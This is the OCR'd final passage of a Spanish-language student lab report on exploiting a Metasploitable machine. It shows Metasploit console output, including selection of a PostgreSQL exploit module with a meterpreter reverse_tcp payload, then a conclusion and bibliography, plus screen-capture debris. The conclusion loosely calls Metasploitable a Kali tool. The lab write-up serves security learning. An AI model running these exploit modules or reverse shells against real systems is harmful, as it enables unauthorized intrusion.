41 exploit/multi/http/rudder_server_sqli_rce 2023-06-16 excellent Yes Rudder Server SQLI Remote Code Execution
42 post/linux/gather/vcenter_secrets_dump 2022-04-15 normal No VMware vCenter Secrets Dump
Interact with a module by name or index. For example info 42, use 42 or use post/linux/gather/vcenter_secrets_dump
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
CTRL DERECHA
29°C Mayorm. nublado
ESP LAA
5:40 p.m. 7/08/2025






Ilustración 13 Puerto 5432 Explotado

10 Conclusión

Durante el desarrollo de este laboratorio se logró comprender el proceso de escaneo, enumeración y explotación de múltiples servicios inseguros. Las herramientas de Kali Linux, especialmente Metasploitable, demostraron su potencia para automatizar ataques y pruebas de penetración. Se evidenció cómo una configuración débil o desactualizada puede conducir a compromisos totales del sistema. Esta experiencia resulta fundamental para entender las buenas prácticas de seguridad y fortalecer la defensa en sistemas reales."

11 Bibliografía

Morales, R. S. (2025). *Redistribucion.* Quidbo.
Tello, C. A. (2025). *Redistribucion.* Quibdo.